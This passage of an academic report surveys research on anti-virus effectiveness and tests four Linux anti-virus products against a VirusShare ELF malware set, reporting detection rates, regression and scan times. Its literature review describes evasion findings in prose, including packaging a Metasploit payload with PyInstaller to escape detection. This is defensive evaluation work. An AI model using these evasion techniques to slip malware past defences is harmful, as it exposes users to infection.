The mechanism just described did not allow the implementation of efficient VMMs though. Starting from 2005, when the most important CPU vendors introduced architectures capable of fully supporting virtualization [TA14, Ch. 7], binary translation was in many cases replaced by *trap-and-emulate*. The key idea behind this approach is that the VMM can rely on the fact that privileged instructions cause a trap when executed in user mode. The hypervisor then needs to include a dedicated software module that redirects the traps to its own handlers [TA14, Ch. 7].

Binary translation and trap-and-emulate enable the developer to implement *full virtualization* solutions. An alternative approach is provided by *paravirtualization*, where the hypervisor presents a machine-like software interface rather than a virtual machine that emulates the underlying hardware [TA14, Ch. 7]. As a result, unlike a full virtualization environment, operating systems that have to be run through paravirtualization need to be aware and make use of special APIs (Application Programming Interface) called *hypercalls*. More information on paravirtualization can be found in [LI17].

Having introduced the fundamentals of virtualization, it should finally be observed that there are two main types of VMM, which are sketched in Fig 2.2. A *type 1* hypervisor works in a way that is very similar to an operating system, because it is the only program that runs in the most privileged mode

[TA14, Ch. 7]. By contrast, *type 2* hypervisors rely on an *host operating system* to allocate and schedule resources, as if they were normal processes. Regardless of the particular type of VMM, the operating system running on top of the latter is called *guest operating system* [TA14, Ch. 7].

Different solutions exist to create virtual machines in a Linux system. More details on the choice made for this project are provided in Section 3.1.1.




Fig 2.2 – Location of type 1 and type 2 hypervisors [TA14, Ch. 7].

2.5 Related Work

Despite the perception among Linux users [HA12, UB19] that this OS can only be marginally affected by malicious software, several security researchers, for instance [KO15, YA19], have emphasized that all Linux distributions have limited security out of the box. In an attempt to provide a list of methods aiming at protecting a system running the OS under analysis from different types of threats, Yaswinski *et al.* [YA19] have recently published a survey dedicated to Linux security. Unsurprisingly, installing an AV is considered an essential step, though there are other countermeasures that are recommended as a way of preventing a malware infection, such as downloading software from official repositories and scanning of Windows programs that are supposed to be executed on a Linux system via a compatibility layer such as Wine [HE16, Ch. 6]. The latter case is certainly very interesting, as it has been observed [DU19, YA19] that there exists malware that can be successfully executed in Linux only because such a virtualized layer is in place. However, the survey [YA19] exclusively mentions the anti-virus ClamAV [CL20a], since the latter is available for almost every single Linux distribution, and does not provide any indication in terms of the actual effectiveness of this anti-malware solution.

More practical examples confirming that Linux can be vulnerable to a variety of malware are provided by Koch [KO15]. Taking into account that approximately 66% of the Internet web servers run Linux or another UNIX-based operating system, it is not surprising that the tests detailed in [KO15] were focused on an Apache web server placed in a segmented demilitarized zone (DMZ), being this a very common scenario. The three malware specimens analysed by Koch [KO15] were all known, given that two of them had already been assigned a CVE number and the remaining one had been communicated to the users of the affected software (WordPress) through a dedicated security bulletin, but the AV detection rate worryingly ranged from 22% to 46%. While these figures are undoubtedly significant, especially considering that the tested host-based AV solutions were all well-reputed (ClamAV, Sophos Antivirus and McAfee VirusScan Enterprise), the fact that they were obtained by considering a very limited number of anti-virus software and malware samples implies that they cannot be used to conclude that the majority of the available anti-malware solutions is characterized by a poor detection rate. From a more wider perspective, the other limitation of [KO15] is that it was exclusively focused on Linux servers, which implies that nothing can be deduced about the effectiveness of existing AV products on Linux desktop installations.

Differently from [KO15], Asmitha *et al*. have considered in [AS14] a much higher number of malicious code samples, though the purpose of their work was to study the performances of a machine learning-based detection technique rather than a full-blown anti-virus solution. One of the challenges of modern malware identification, in fact, is the high number of malicious specimens that is necessary to consider. Polymorphic and metamorphic variants [AS14], in particular, enable the malware author to reuse existing malicious code after changing its appearance. In many circumstances, this is sufficient to evade the anti-virus, especially when signature-based detection is employed. As a result of all this, advanced mathematical techniques based on machine learning theory have been adopted by numerous researchers [HO16, KI14, YE14, YE15] to improve the effectiveness of anti-virus products, irrespective of the particular operating system used.

The work [AS14], which is focused on Linux, shows how important adopting ML-based techniques can be. After combining more than 200 malware samples obtained from an on-line repository with a set of benign files extracted from the standard Linux filesystem (more precisely the directories */bin*, */sbin* and */usr/bin*), the authors [AS14] prepared a dataset that was used to train and test a ML model. Prior to that, malware was executed in a virtualized environment and system calls were logged in preparation for a feature analysis. More precisely, after identifying four different categories of features and three ranking methods, where factors such as the frequency of a given system call were incorporated, the authors were able to use this information to train five distinct classifiers. The summary of their results shows that this methodology, which is an example of in-execution malware analysis, can achieve a detection accuracy of approximately 97% [AS14].

The results presented in [AS14] prove that machine learning can certainly be used to successfully detect malware without any *a priori* knowledge, which explains why it has become a popular approach to signatureless malware detection. As pointed out in [AN18], in fact, AV vendors are now using ML-based techniques both for primary detection engines and supplementary detection heuristics. To better understand this trend though, it is crucial to observe that there are several ways of benefiting from the adoption of ML. Anderson *et al.* [AN18], for instance, focused their attention on developing a framework relying on reinforcement learning (RL), which is a special type of ML, for attacking static portable executable (PE) anti-malware engines. More precisely, ML learning in [AN18] was first used to probe an existing anti-malware engine and then build a model suitable to bypass it, which is an example of automatic evasion research.

The methodology illustrated in [AN18] is particularly interesting for two reasons. The first is that it aims at generating new malware samples that are more likely to bypass the engine under analysis, thus highlighting the weaknesses of the latter. The second is that the newly-created malicious code samples, which can be described as evasive variants, are generated by means of functionality-preserving mutations. This implies that such samples can be used to harden the probed malware engine as well. In spite of the fact that the decrease of the evasion rate, which is a way of measuring how much the hardened model has improved, was rather modest (8% down from 12%), the approach can be generalized, which means that it can work with other file formats such as the Linux ELF (PE files are Windows-specific). Furthermore, the authors of [AN18], who have made available the developed code on the Internet, have also already identified possible improvements, which are related to the quality of the generated evasive variants.

Despite the growing popularity of ML-based techniques, it is important to emphasize that, as pointed out in [AL19], current anti-virus products still heavily rely on signatures to identify malware. To further illustrate the mechanisms underlying them, Al-Asli *et al.* [AL19] have recently reviewed how signature-based detection algorithms work. Unsurprisingly, one of the concepts stressed by the authors is that signatures are effective only when they are supported by a large database, which needs to be updated very frequently to counteract the ever-growing number of malicious code samples. However, there is another key aspect discussed in [AL19], which is the speed at which signatures are obtained by the anti-virus software. This is, for instance, extremely important for online virus scanning.

The main point emphasized by Al-Asli *et al.* [AL19] is that in many cases signature-based detection can be considered a string-matching problem, which implies that there is an entire class of algorithms that the developer can benefit from. Some of the most well-know ones, such as Aho-Corasick [AH75], were further improved and modified, as they had not been originally designed for malware detection. The interesting result of the comparative analysis in [AL19] is that the best algorithm complexity is sub-linear, which is a crucial piece of information when system speed is of utmost importance. Despite the variety of algorithms available for signature-based detection though, Al-Asli *et al.* [AL19] highlight that combining them with behaviour-based techniques is the best choice. This explains why most leading anti-virus products, such as BitDefender and Avast, rely on dynamic heuristic detection.

The academic literature analysed so far shows that AV engineers can undoubtedly benefit from a vast body of knowledge. However, it would not be realistic to expect that all anti-virus products available on the market are equally effective. As a result, comparative studies dedicated to evaluating the effectiveness of AV solutions, such as [ZA17], have been published over the last few years. Albeit entirely focused on Windows, the work of Zarghoon *et al*. [ZA17] proves that figures summarizing the detection rates of AV software, for instance provided by vendors or specialized websites [AV20], can be misleading and create a false sense of security. In particular, the authors of [ZA17] generated fifteen different payloads by using five different Linux-compatible penetration testing framework, among which Metasploit [ME20, TE18] and TheFatRat [KU18, TF20] are the most well-known. The obtained malware samples were tested by using the online framework NoDistribute [NO20], which gave the researchers access to more than 35 AV programs, and also manually in virtualized environments, where five selected anti-virus were installed. The workflow used in [ZA17] for manual testing, in particular, is depicted in Fig 2.3.

The results presented in [ZA17] are of relevance, as there is a huge gap between the detection rate reported in [AV20], which was nearly 100%, and the one obtained by using NoDistribute, which was approximately 30%. As regards the tests conducted manually via virtual machines, the detection rate achieved by a simple scan (i.e. without execution) was 60%, which increased to a total of 70% when samples that went undetected at rest were then executed. Zarghoon *et al*. [ZA17] then concluded that the effectiveness of the tested AV solutions was clearly dependent on which framework generated the payload and that the performances of the behaviour-based detection mechanisms left a lot to be desired.

The fundamental problem highlighted by the research in [ZA17] is that detection rate-related figures, such as those in [AV20], in many cases refer to old malware samples rather than recent ones, which present a much more challenging scenario, not least because the AV software might not have been properly updated. It is important to emphasize that the operating system targeted by Zarghoon *et al.* [ZA17] was Windows, whilst there appears to be a lack of recent and detailed information in the literature on the actual effectiveness of AV software for Linux.

Another Windows-focused experimental study that is worth mentioning in this literature review has recently been published by Nicho *et al.* [NI18]. The authors tested the effectiveness of a few commonly deployed security countermeasures in case of advanced persistent threat (APT), where by definition a malicious attacker employs stealthy techniques to gain access to a computer system for a prolonged period of time. Consequently, the study [NI18] does not include a systematic assessment of the effectiveness of anti-virus software, being the latter only one of the countermeasures taken into consideration. However, despite testing only three available AV solutions, differently from [ZA17] Nicho *et al.* [NI18] extended their investigation to drive-by download attacks and identified an additional case where the anti-virus was not able to detect the deployed malware (i.e. payload stored on a removable USB drive).



Generate payload
Manually validate the payload
Load the malware in each AV engine
Perform scanning and record results

Fig 2.3 – Workflow used in [ZA17] for manual testing.

The results presented in [NI18] show that performing comprehensive AV evaluations is a complex task that should consider multiple factors and not simply the detection rate. As illustrated in [BO20], in fact, anti-virus programs are frequently affected by regression effects, which implies that after a period of time they might no longer be capable of detecting malware samples that were successfully identified during previous scans. This is a significant risk factor especially for domestic users, who, according to Botacin *et al.* [BO20], are less likely to be targeted by brand-new malicious programs compared to corporate users. Moreover, if there is a delay in updating the virus signature database, there will inevitably be attack windows during which any end-user will be exposed to new types of malware.

To take these factors into account, six anti-virus evaluation metrics are proposed in [BO20]. While each of them can certainly contribute to a more realistic assessment of an AV solution, some are more suitable than others for a given user profile, thus providing the methodology devised by Botacin *et al.* [BO20] with additional and much-needed flexibility.

Finally, the considered literature also includes relevant tutorials on how to automate anti-virus testing. O'Connor [OC12, Ch. 7], in particular, starting from a concept initially developed by Baggett [BAG11], showed how to use the Python language to generate a Windows executable (PE file) that embedded a Metasploit payload. Once the latter was available, the HTTP traffic caused by a request for analysis sent to an on-line AV testing platform was logged and then automated thanks to a dedicated Python function. This enabled the author to test his payload with several anti-virus and to provide evidence that the detection rate was heavily affected by the encoding standard used to create the stand-alone executable. When the latter was obtained through the standard Metasploit encoder, in fact, approximately 70% of the tested AV products successfully identified the malware, whilst none of them succeeded when the same payload was incorporated in a Python script and the executable was generated by using the tool PyInstaller [PY20].

3 Anti-virus Testing within a Virtualized Environment

This chapter introduces the anti-virus solutions that were tested with Ubuntu Linux-based virtual machines (Section 3.2). Details on test methodology (Section 3.4) and conditions (Section 3.5) are also provided before a summary of the results (Section 3.6).

3.1 Test Environment Configuration

As mentioned in Section 1.3, in order to avoid problems caused by the installation of more than one anti-virus on the same computer [DR20b, ES12], multiple virtual machines, each including one selected AV, were installed and configured.

Details concerning the virtualization software and the guest operating system set-up are provided in Section 3.1.1 and Section 3.1.2, respectively.

As regards the host system, its main features are summarized in Table 3.1.

Host System Feature	Value
Linux Kernel Version	4.15.0-109-generic
Memory	16 GB DDR4 2,400 MHz
Operating System	Ubuntu Linux 18.04 LTS
Processor	Core i7 8750H – Up to 4.1 GHz [6 Cores, 12 Threads]

Table 3.1 – Summary of the host system features.

3.1.1 Virtualization Software

After considering the different virtualization environments supported by Linux Ubuntu 18.04 listed in [HE19, Ch. 30], the hypervisor chosen for this project was VirtualBox version 6.1 [VI20a], which is an open source and free product that supports multiple OSes. Differently from the Kernel Virtual Machine (KVM), which is a feature built into the Linux kernel [NE13, Ch. 15], VirtualBox is deemed to be easier to learn and use.

As suggested by Helmke [HE19, Ch. 30] and in [KUM19, Ch. 1], both the binary file (.deb file) and the extension pack, which provides additional pieces of functionality, such as USB connectivity, were downloaded directly from the VirtualBox website [VI20a, VI20b]. As regards the installation procedure, two on-line tutorials were used as a reference [LM18, SYS18].

It is worth mentioning that there are alternative ways of installing the selected hypervisor [BU18, PR20]. In particular, VirtualBox is also available in one of the standard Ubuntu repositories, but the disadvantage of them is that they frequently contain old versions of software packages. In June 2020, in fact, when the set-up for this project was completed, the VirtualBox version available in the relevant Ubuntu repository was 5.2, whilst the one used for this work was 6.1. The version of VirtualBox available in the Ubuntu repositories can be double-checked as explained in [PR19a].

3.1.2 Guest Systems

Thanks to the Ubuntu-specific on-line tutorial [PR19b] and the generic guidelines provided by Allen *et al.* [ALL14, Ch. 1] and N Parasram *et al.* [NP18, Ch. 1], the same version of Ubuntu running on the host system was also installed on the guest systems after downloading the matching ISO image [UB18]. To facilitate the management of multiple virtual machines (VMs), a reference version was first configured to create a baseline. The latter was then replicated using the cloning feature of VirtualBox [WAL20].

Table 3.2 summarizes the set-up of the Ubuntu-based guest systems.

Configuration Parameter	**Value**
Memory	2,048 MB
Operating System Installation Type	Normal
Operating System Updates Configuration	All the updates available through the default Ubuntu repositories on 13th June 2020 were installed.
Virtual Hard Disk Configuration	Dynamically allocated
Virtual Hard Disk Size	32 GB
VirtualBox Hard Disk File Format	VDI

Table 3.2 – Configuration of the Ubuntu-based guest systems.

After completing the installation of the baseline VM, as suggested by Koret *et al.* [KOR15, Ch. 8], the configuration was further enhanced with the Guest Additions [ITF19]. This add-on, in fact, as explained in [ALL14, Ch. 1] and [NP18, Ch. 1], improves the usability of the virtualized environment by offering additional features, for instance the possibility of creating shared folders between host and guest.

Further information about the installation of the guest systems is provided in Appendix A.

3.2 Tested Anti-virus Programs

The tested anti-virus products were chosen by taking into consideration the options listed in on-line resources [IT18, UBP20] and those included in a previous evaluation conducted by Koret *et al.* [KOR15, Ch. 8].


The aim of this section is to introduce the evaluated AVs and provide basic information about their features. More details concerning their installation and configuration are reported in Appendix B.

3.2.1 ClamAV

ClamAV [CL20a] is a well-know open-source anti-virus program that has been considered in previous academic work [YA19]. It is a command-line tool, which can be executed in a Linux terminal.

All the scans executed as part of this project were initiated as illustrated in Fig 3.1, where the configuration options used with the scanner *clamscan* have the following meaning:

- -v: it maximizes the amount of information visible in the terminal (i.e. verbose mode).
- -r: it allows specifying the folder containing the files to be scanned.
- -l: it enables the generation of a log file.


giuseppe@giuseppe-VirtualBox: ~
File Edit View Search Terminal Help

```
giuseppe@giuseppe-VirtualBox:~$ clamscan -v -l ~/Desktop/ScanReport -r ~/Desktop/Malware_Repositories/VirusShare/
```

Fig 3.1 – Usage of ClamAV in a Linux terminal.

In addition, it should be observed that one of the main features of ClamAV is the possibility of automating the anti-virus update process through the command *freshclam* or a daemon [KA18, Ch. 12].


3.2.2 Comodo

The Comodo anti-virus installation package was downloaded from the official Comodo website [CO20] and then successfully installed in a virtual machine.

Differently from ClamAV, a Graphical User Interface (GUI) is available. However, as documented in [KOR15, Ch. 8], the Comodo AV also includes:

- A command line scanner.
- A command line AV engine updater. The latter though does not include the download of the latest signature database.

The command line tools were used by the author to support the execution of of the tests included in the evaluation. For examples of use, refer to Fig 3.2.


giuseppe@giuseppe-VirtualBox: ~
File Edit View Search Terminal Help

```
giuseppe@giuseppe-VirtualBox:~$ /opt/COMODO/cmdscan -h
USAGE: /opt/COMODO/cmdscan -s [FILE] [OPTION...]
-s: scan a file or directory
-v: verbose mode, display more detailed output
-h: this help screen
giuseppe@giuseppe-VirtualBox:~$ sudo /opt/COMODO/cavupdater
[sudo] password for giuseppe:
giuseppe@giuseppe-VirtualBox:~$ /opt/COMODO/cmdscan -v -s ~/Desktop/TestFolder/
-----== Scan Start ==-----
/home/giuseppe/Desktop/TestFolder/TestFile ---> Not Virus
-----== Scan End ==-----
Number of Scanned Files: 1
Number of Found Viruses: 0
giuseppe@giuseppe-VirtualBox:~$ 
```

Fig 3.2 – Comodo anti-virus command line tools.

3.2.3 Dr Web

A Linux-compatible malware solution suitable for desktop installations is available on the Dr Web website [DR20a]. A demo licence valid for 30 days has been installed and configured as part of this project following the guidelines contained in the user manual [DR20b].

This AV includes a GUI, which was used to update the anti-virus as well as execute all the required scans. In addition, it is worth noting that the scan reports were exported and saved as text files.

3.2.4 ESET NOD32

ESET has developed an anti-virus solution for Linux Desktop [ES20a], which can be downloaded from the company website [ES20b] and used free of charge with a trial licence for 30 days. To avoid ambiguity, it should be observed that the full name of the product under discussion is ESET NOD32 Antivirus 4, though this project report will refer to it as ESET NOD32 for simplicity.

The AV graphical user interface was used both to update the anti-virus and to start the scans. As regards the scan reports, ESET NOD32 has similar features to Dr Web (Section 3.2.3).

3.3 Excluded Anti-virus Programs

Apart from those introduced in Section 3.2, other anti-virus products were considered at the beginning of this project. The following sections detail the reasons why it was not possible to test them.

3.3.1 AVG for Linux

The Linux anti-virus program AVG for Linux, which is one of the products tested by Koret *et al.* [KOR15, Ch. 8], was taken into consideration for this research. The AVG website [AVG20] though shows that the company at present offers free products that are not compatible with the operating system of interest. More precisely, as clarified by the AVG Support Team in [AVG17], the company stopped developing a free Linux-compatible anti-malware solution before 2017.

3.3.2 Avast AV for Linux

The author also examined the possibility of evaluating Avast AV for Linux, which is mentioned in [UBP20] as well as [KOR15, Ch. 8]. However, on checking the Avast download page [AVA20a], the only free anti-virus available is for Windows computers. It is worth mentioning that Avast actively develops anti-malware solutions for Linux, but they target enterprise environments rather than home users [AVA20b, AVA20c].

3.3.3 Bitdefender Anti-virus Scanner for Unices

One of the AV solutions recommended in [IT18, UBP20] is the Bitdefender Anti-virus Scanner for Unices. However, in late 2019 the company developing it announced the end of life for this product [BI20a] and decided to offer free desktop applications compatible with different OSes [BI20b].

Since enterprise-oriented anti-malware solutions for Linux platforms are still part of Bitdefender product portfolio [BI20c], in June 2020 the author attempted to install the last available release of Anti-virus Scanner for Unices by following the procedure detailed in [LE20, TH19]. While the AV in question is no longer maintained, in fact, parts of its engine might still be used in other Bitdefender AV solutions, thus making the product relevant to this research. Moreover, given that the support ended only recently, it was reasonable to assume that the virus definition files were still updated on a regular basis.

As regards the result of the installation attempt, Bitdefender has not stopped sending licence keys to users registering their interest via the dedicated form [BI20d], but the link provided to download the actual program is now invalid. Upon inspecting the contents of the file server where the Anti-virus Scanner for Unices was supposed to be, in fact, the only UNIX-like OS supported by Bitdefender is now FreeBSD [BI20e].

To clarify the situation, the Bitdefender Support Team was then contacted via email, but no additional information was received before the completion of this project.

3.3.4 Chkrootkit

Among the existing Linux-compatible anti-malware solutions there are very specialized tools as well. A prominent example is Chkrootkit [CH20, VA20], which is a server-oriented rootkit scanner [KA18, Ch. 12]. As a result, Chkrootkit cannot be considered a fully-featured AV solution for desktop computers and therefore it has not been considered in this work.

3.3.5 ClamTK

It is worth noticing that the consulted on-line resources [IT18, UBP20] list ClamTK among the possible AV solutions for Linux. As further clarified in [KA18, Ch. 12] though, ClamTK, which is also one of the Third Party Tools mentioned in [CL20b], only provides a Graphical User Interface (GUI) for ClamAV. Since the latter was among the tested programs, evaluating ClamTK was not deemed necessary. However, it can be installed as detailed in [KA18, Ch. 12] and thus considered a valid solution for Linux users who wish to rely on a GUI rather than the command line.

3.3.6 F-Prot AV for Linux

Listed in [UBP20] and included in the evaluation detailed in [KOR15, Ch. 8], F-Prot AV for Linux was also considered. On checking the information available on the download page [FP15a], which exclusively refers to 32-bit platforms, as well as the details of the released versions [FP15b], the last of which dates back to January 2013, it was concluded that this product is no longer actively developed and was not therefore included in this research.

3.3.7 Rootkit Hunter

The command line rootkit scanning tool Rootkit Hunter [SOU20] is another specialized solution similar to Chkrootkit (Section 3.3.4). As pointed out by Johansson in his recent review [JO20], even though Rootkit Hunter could be a possible choice for home users, it was designed to protect server-based filesystems [KA18, Ch. 12]. Its main feature, in fact, is the analysis of the system binaries [LAU20]. As a result, Rootkit Hunter has not been included in the list of anti-virus programs evaluated in this project.

3.3.8 Sophos Anti-virus for Linux

Another AV product mentioned in [IT18, UBP20] is the free Sophos Anti-virus for Linux [SO20a], which can be downloaded from the company's website [SO20b]. However, the author was denied access to the installation files due to problems relating to the United States software export compliance law, which were reported by other users as well [SO20c].

In an attempt to solve this issue, a support request (reference number #9943201) was sent to Sophos in June 2020, but no further information was received prior to the end of this research activity.

3.3.9 Zoner

Zoner is another company that has decided to develop licence-protected products exclusively for Linux servers, as reported in the Frequently Asked Question section of their website [ZO20a] as well as on the customer support page [ZO20b]. Differently from [KOR15, Ch. 8] then, no Zoner product was considered for this work.

3.4 Test Methodology

The recent work by Botacin *et al.* [BO20] has emphasized the importance of testing the detection rate of AV programs multiple times during an observation period. This approach, in fact, provides a more comprehensive evaluation, as it allows identifying possible regression effects and quantifying the effectiveness and efficiency of the anti-virus update mechanism.

Therefore, taking into account the results of the study [BO20], the AVs considered for this project have been tested by executing four scans of the same set of malware samples over the course of three weeks. Each scan was run after updating the AV signature database.

Prior to the beginning of the aforementioned tests, a suitable malware repository had to be identified. As explained in [MO18, Ch. 1] and [PA19, Ch. 4], several alternatives exist. Among them, theZoo [GI20] and VirusShare [VIR20] were considered for this project, but, as further detailed in Sections 3.4.1 and 3.4.2, only the latter was used to test the AV solutions of interest.

3.4.1 theZoo

The project theZoo was created to provide security researchers with an accessible and safe repository of malicious software samples. These are made available within a framework, which can be installed on a Linux Kali [NG19] or Linux Ubuntu computer [LIN20, THE20].

Thanks to the analysis of the additional documentation in [BOW20], it was possible to verify that the theZoo repository contains mainly Windows malware. Moreover, the total number of malicious specimens is at present roughly 300, which is, as clarified in Section 3.4.2, considerably less compared to VirusShare.

Even though theZoo contains Linux-compatible malware in formats different from ELF, the VirusShare repository was chosen for this project to perform a more statistically sound evaluation.

3.4.2 VirusShare

VirusShare [VIR20] is one of the most well-known repositories containing malware for different operating systems. The latest archive of malicious ELF files, which includes 43,553 samples, was made available on VirusShare on 5th April 2020 and downloaded by the author in June 2020.

3.5 Test Conditions

Since multiple scans were executed with the anti-virus programs listed in Section 3.2, in order to interpret the results correctly, it is important to detail the test conditions.

These are summarized for each AV software in Tables 3.3, 3.4, 3.5 and 3.6. It should be observed that the AV signature databases were always updated prior to the execution of a new scan.

Test Number	Test Date	AV Engine Version	AV Database
1	24/06/2020	0.102.3	25852
2	03/07/2020	0.102.3	25861
3	08/07/2020	0.102.3	25866
4	12/07/2020	0.102.3	25870

Table 3.3 – ClamAV anti-virus test conditions.

Test Number	Test Date	AV Engine Version	AV Database
1	25/06/2020	1.1.268025.1	32568
2	03/07/2020	1.1.268025.1	32592
3	08/07/2020	1.1.268025.1	32607
4	12/07/2020	1.1.268025.1	32620

Table 3.4 – Comodo anti-virus test conditions.

Test Number	Test Date	AV Engine Version	AV Database
1	25/06/2020	11.1 / 7.00.47.04280	25/06/2020 10:32
2	03/07/2020	11.1 / 7.00.47.04280	03/07/2020 14:52
3	08/07/2020	11.1 / 7.00.47.04280	08/07/2020 13:22
4	12/07/2020	11.1 / 7.00.47.04280	12/07/2020 17:44

Table 3.5 – Dr Web anti-virus test conditions.

Test Number	Test Date	AV Engine Version	AV Database
1	26/06/2020	ESET NOD32 Anti-virus 4	21556 (20200626)
2	03/07/2020	ESET NOD32 Anti-virus 4	21594 (20200703)
3	08/07/2020	ESET NOD32 Anti-virus 4	21620 (20200708)
4	12/07/2020	ESET NOD32 Anti-virus 4	21642 (20200712)

Table 3.6 – ESET NOD32 anti-virus test conditions.

3.6 Test Results

After completing all the planned tests, the scan results were analysed to obtain the detection rate of the evaluated anti-virus programs (Section 3.6.1) and to determine whether the tested AVs were affected by regression effects (Section 3.6.2). It is important to emphasize that, differently from other Windows-focused studies [ZA17], it was not possible to compare the figures presented in this section with those reported on specialized websites [AV20, AVC20], as they do not currently provide any information about Linux-compatible AVs.

3.6.1 Detection Rate

The main findings of the scan results analysis are summarized below:

- The average detection rate, which was calculated as percentage of detected malware samples averaged over the number of scans, ranged from 81.8% for Comodo (the lowest) to 97.9% for ClamAV (the highest). The detection rates for all the performed tests are visible in Fig 3.3. It should be observed that none of the anti-virus showed a 100% detection rate, in spite of the fact that the tests for this project were conducted more than ten weeks after the malicious ELF files were made available on VirusShare.
- Since all the scans were executed after updating the AV signature databases, it was legitimate to expect a steady increase over time (i.e. test number) of the detection rates. However, only Dr Web exhibited this behaviour, though the detection rate for test 4 (96.9%) was less than 0.1% higher than the one recorded during test 1. By contrast, ClamAV and Comodo showed only once an increase in detection rate (approximately 0.1%), whilst the number of samples flagged as malicious by ESET NOD32 never changed during the observation period.
- To provide a more thorough analysis, the number of undetected samples is reported in Fig 3.4. Since the used malware repository contains more than 43,000 specimens, in fact, even when the detection rate is high, the total amount of malware samples that go undetected might not be negligible. This is confirmed by the fact that ClamAV, which is the anti-virus with the best detection rate, was incapable of detecting on average 896 specimens, whilst the AV with the worst detection rate (Comodo) did not flag as malicious 7,970 samples during test 1, which very marginally decreased to 7,925 in test 4.
- The analysis of the detection rate was completed by considering the time taken by each anti-virus to execute a scan of the VirusShare repository (Fig 3.5). Except for Dr Web, which was the slowest one with an average scan execution time of 116 minutes, all the other anti-virus programs showed comparable performances with average scanning times ranging from 19 (Comodo) to 32 minutes (ESET NOD32). While these values allow assessing the usability of the tested products, the ratio between the number of detected samples and the scan execution time is more significant from an information security point of view (Fig 3.6), as it can be considered a measure of the AV software efficiency. Unsurprisingly, with an average of 366 detected samples / minute, Dr Web was the least efficient, whilst Comodo, despite having the worst detection rates, showed the highest ratios, ranging from 1,779 (test 1) to 2,096 (test 4) detected samples / minute.

